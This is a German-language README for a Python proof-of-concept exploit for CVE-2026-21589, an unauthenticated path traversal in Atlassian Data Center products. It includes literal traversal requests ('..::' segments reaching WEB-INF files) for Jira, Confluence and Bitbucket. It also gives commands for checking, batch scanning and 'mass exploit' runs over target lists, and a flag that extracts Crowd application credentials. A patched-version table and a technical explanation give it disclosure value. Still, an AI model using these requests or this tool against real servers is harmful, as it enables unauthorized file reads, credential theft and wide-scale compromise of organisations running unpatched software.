
 murrez/cve-2026-21589
Python-PoC für CVE-2026-21589, ein nicht authentifizierter Path-Traversal-Dateilesevorgang in Atlassian Data Center-Produkten über atlassian-plugins-webresource; umfasst Check-, Exploit- und Batch-Modus.

Python-3-PoC für CVE-2026-21589 — Atlassian Data Center / selbstverwaltete Produkte — nicht authentifiziertes beliebiges Dateilesen innerhalb des Tomcat-Webanwendungs-Roots über die Pfadverarbeitung von atlassian-plugins-webresource (:: → /).
| Feld | Wert |
|---|---|
| CVE | CVE-2026-21589 |
| Hersteller | Atlassian |
| Produkte | Bitbucket, Confluence, Jira (Software / JSM), Bamboo, Crowd, Crucible, Fisheye (DC / On-Prem) |
| Typ | Beliebiges Datei-Lesen (kein Schreiben / RCE für sich allein) |
| Auth | Keine |
| CVSS 4.0 | 9.3 Kritisch (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| PoCbit-Seite | https://pocbit.org/pocs/cve-2026-21589 |
| Verifikationsmarker | POCBIT-21589-OK |
| Verifizierte Routen im PoC | Jira, Confluence, Bitbucket |
PoC-Schwerpunkt: check (WEB-INF-Probe + Produktmarker), exploit (bekannte Pfade lesen, optionales Parsen von crowd.properties), Batch -j, JSONL + hits.txt / exploited.txt.
Die gemeinsam genutzte Bibliothek atlassian-plugins-webresource liefert statische Plugin-Assets unter Routen wie /download/resources/... aus. In verwundbaren Builds wandelt Router.unescapeSlashes() :: in / um, nachdem das Routing erfolgt ist. Traversal-Segmente der Form ..:: werden zu ../, umgehen das Entfernen von Schrägstrichen in getResourceRelativeToWebResource() und erreichen Dateilesevorgänge von ResourceFactory.
Einschränkungen (Hersteller + Forschung):
WEB-INF/classes/crowd.properties).| Produkt | Gepatcht ab oder höher |
|---|---|
| Jira Software / JSM Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (oft urlrewrite.xml statt web.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Wenn Jira mit Atlassian Crowd integriert ist, kann WEB-INF/classes/crowd.properties application.name und application.password enthalten. Mit Netzwerkzugriff auf Crowd kann dies zu identitätsadministrativen Aktionen führen (unabhängig von dieser CVE; eine Crowd-IP-Allowlist kann den direkten Zugriff blockieren). Dieses Repository liest und parst diese Datei nur, wenn sie vorhanden ist — es automatisiert nicht die Erstellung von Crowd-Benutzern.
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

Beispiel-Terminalausgabe: [VULN] bestätigt die Probe; [EXP] mit POCBIT-21589-OK:WEB-INF/web.xml bedeutet, dass das Lesen der Datei erfolgreich war. Die Zusammenfassungszeile schreibt cve_2026_21589_exploit.jsonl.
| Flag | Zweck |
|---|---|
--mode check | WEB-INF prüfen; Produkt über Antwortmarker erkennen |
--mode exploit | Nach der Prüfung --file lesen (Standard: WEB-INF/classes/crowd.properties) |
--grab-crowd | Exploit liest crowd.properties und gibt die geparsten App-Anmeldedaten aus |
--encode-colons | %3a%3a-Kodierung erzwingen (Standard: zuerst unkodiert, dann kodiert versuchen) |
--insecure | TLS-Zertifikatsprüfung überspringen |
-j | Thread-Anzahl für --list |
Ausgaben (Batch): cve_2026_21589_results.jsonl, hits.txt, exploited.txt.
Ergebnisse interpretieren
[VULN] — verwundbares Jira/Confluence/Bitbucket über WEB-INF-Marker erkannt.[EXP] mit POCBIT-21589-OK:WEB-INF/web.xml — angeforderte Datei erfolgreich gelesen (siehe Screenshot oben).[+] POCBIT-21589-OK jira @ … ohne [EXP]-Zeile — Prüfung bestanden; --grab-crowd kann dennoch fehlschlagen, wenn crowd.properties fehlt.0 beim Exploit nur, wenn das Lesen der angeforderten Datei validiert wird; andernfalls 1.





